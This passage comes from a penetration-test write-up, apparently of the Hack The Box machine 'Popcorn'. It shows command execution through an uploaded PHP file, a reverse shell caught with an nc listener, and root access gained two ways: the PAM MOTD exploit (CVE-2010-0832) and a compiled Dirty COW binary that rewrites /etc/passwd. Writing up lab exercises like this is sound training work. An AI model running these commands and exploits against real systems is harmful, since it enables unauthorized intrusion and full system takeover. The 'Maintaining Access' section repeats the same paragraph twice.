


Figure 3.11: 260-system_upload.png

Our command uploaded successfully. We can check for the RCE now by typing id command with the legend as parameter. Executing the file from the uploads file gives us the output which is required.




Figure 3.12: 265-cmd_rce.png

Now we can execute the malicious reverse shell from pentestmonkey to get execution.

Since this is php website its better to check with php reverse shell but however it didnt work. After so many tries we got the shell with nc command.

```
→ I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.6 58388
```


3.2.1.4 Privilege Escalation

METHOD 1

After the shell i tried to find out the mysql password and everything but unfortunately nothing worked.

By going to the george folder there is a folder called motd.legal-displayed. As per the article link. As per the article whenever the user login the /etc/motd message use to be displayed but a different one can be specified via the motd=/path/filename parameter due to which we can gain access to root.


A terminal window with a black background and green text. The prompt is 'www-data@popcorn:/home/george\$'. The command 'find .' is entered. The output lists several files: '.', './.bash_logout', './.bashrc', './torrenthoster.zip', './.cache', './.cache/motd.legal-displayed' (highlighted with a red rectangle), './.sudo_as_admin_successful', './user.txt', './.nano_history', './.mysql_history', './.bash_history', and './.profile'. The prompt returns to 'www-data@popcorn:/home/george\$'.

Figure 3.13: 270-motd_file.png

By searching google there is an exploit for this vulnerability. 2010-0832. By checking the code this seems to reset the root password to our desired one. We can copy this file where we have access and then we can execute this one.

```
www-data@popcorn:/tmp$ ls -la
total 28
drwxrwxrwt  5 root    root    4096 Sep  3 21:10 .
drwxr-xr-x 21 root    root    4096 Sep  3 20:53 ..
drwxrwxrwt  2 root    root    4096 Sep  3 20:53 .ICE-unix
drwxrwxrwt  2 root    root    4096 Sep  3 20:53 .X11-unix
-rw-r--r--  1 www-data www-data 3056 Sep  3 21:10 rooting.sh
-rw-r--r--  1 root    root    1600 Sep  3 20:53 vgauthsvclog.txt.0
drwx----- 2 root    root    4096 Sep  3 20:53 vmware-root
www-data@popcorn:/tmp$
```

Figure 3.14: 275-rooting_shell.png

```
www-data@popcorn:/tmp$ ./rooting.sh
[*] Ubuntu PAM MOTD local root
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] SSH key removed
[+] Success! Use password toor to get root
Password:
root@popcorn:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

METHOD 2


We can also exploit the machine via the dirty cow since this is very old.

Copied the code from dirty_cow to the target machine. Lets compile it and see if that works or not.

```
www-data@popcorn:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
www-data@popcorn:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fioaKmuWSeBhQ:0:0:pwned:/root:/bin/bash
mmap: b7883000
^C
www-data@popcorn:/tmp$ su firefart
Password:
firefart@popcorn:/tmp# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@popcorn:/tmp#
```

3.2.1.5 Proof File


User



```
root@popcorn:/tmp# cat /home/george/user.txt
d1[REDACTED]fe
root@popcorn:/tmp#
```

Figure 3.15: 280-user.txt.png

Root



```
root@popcorn:/tmp# cat /root/root.txt
4d[REDACTED]bf
root@popcorn:/tmp#
```

Figure 3.16: 285-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.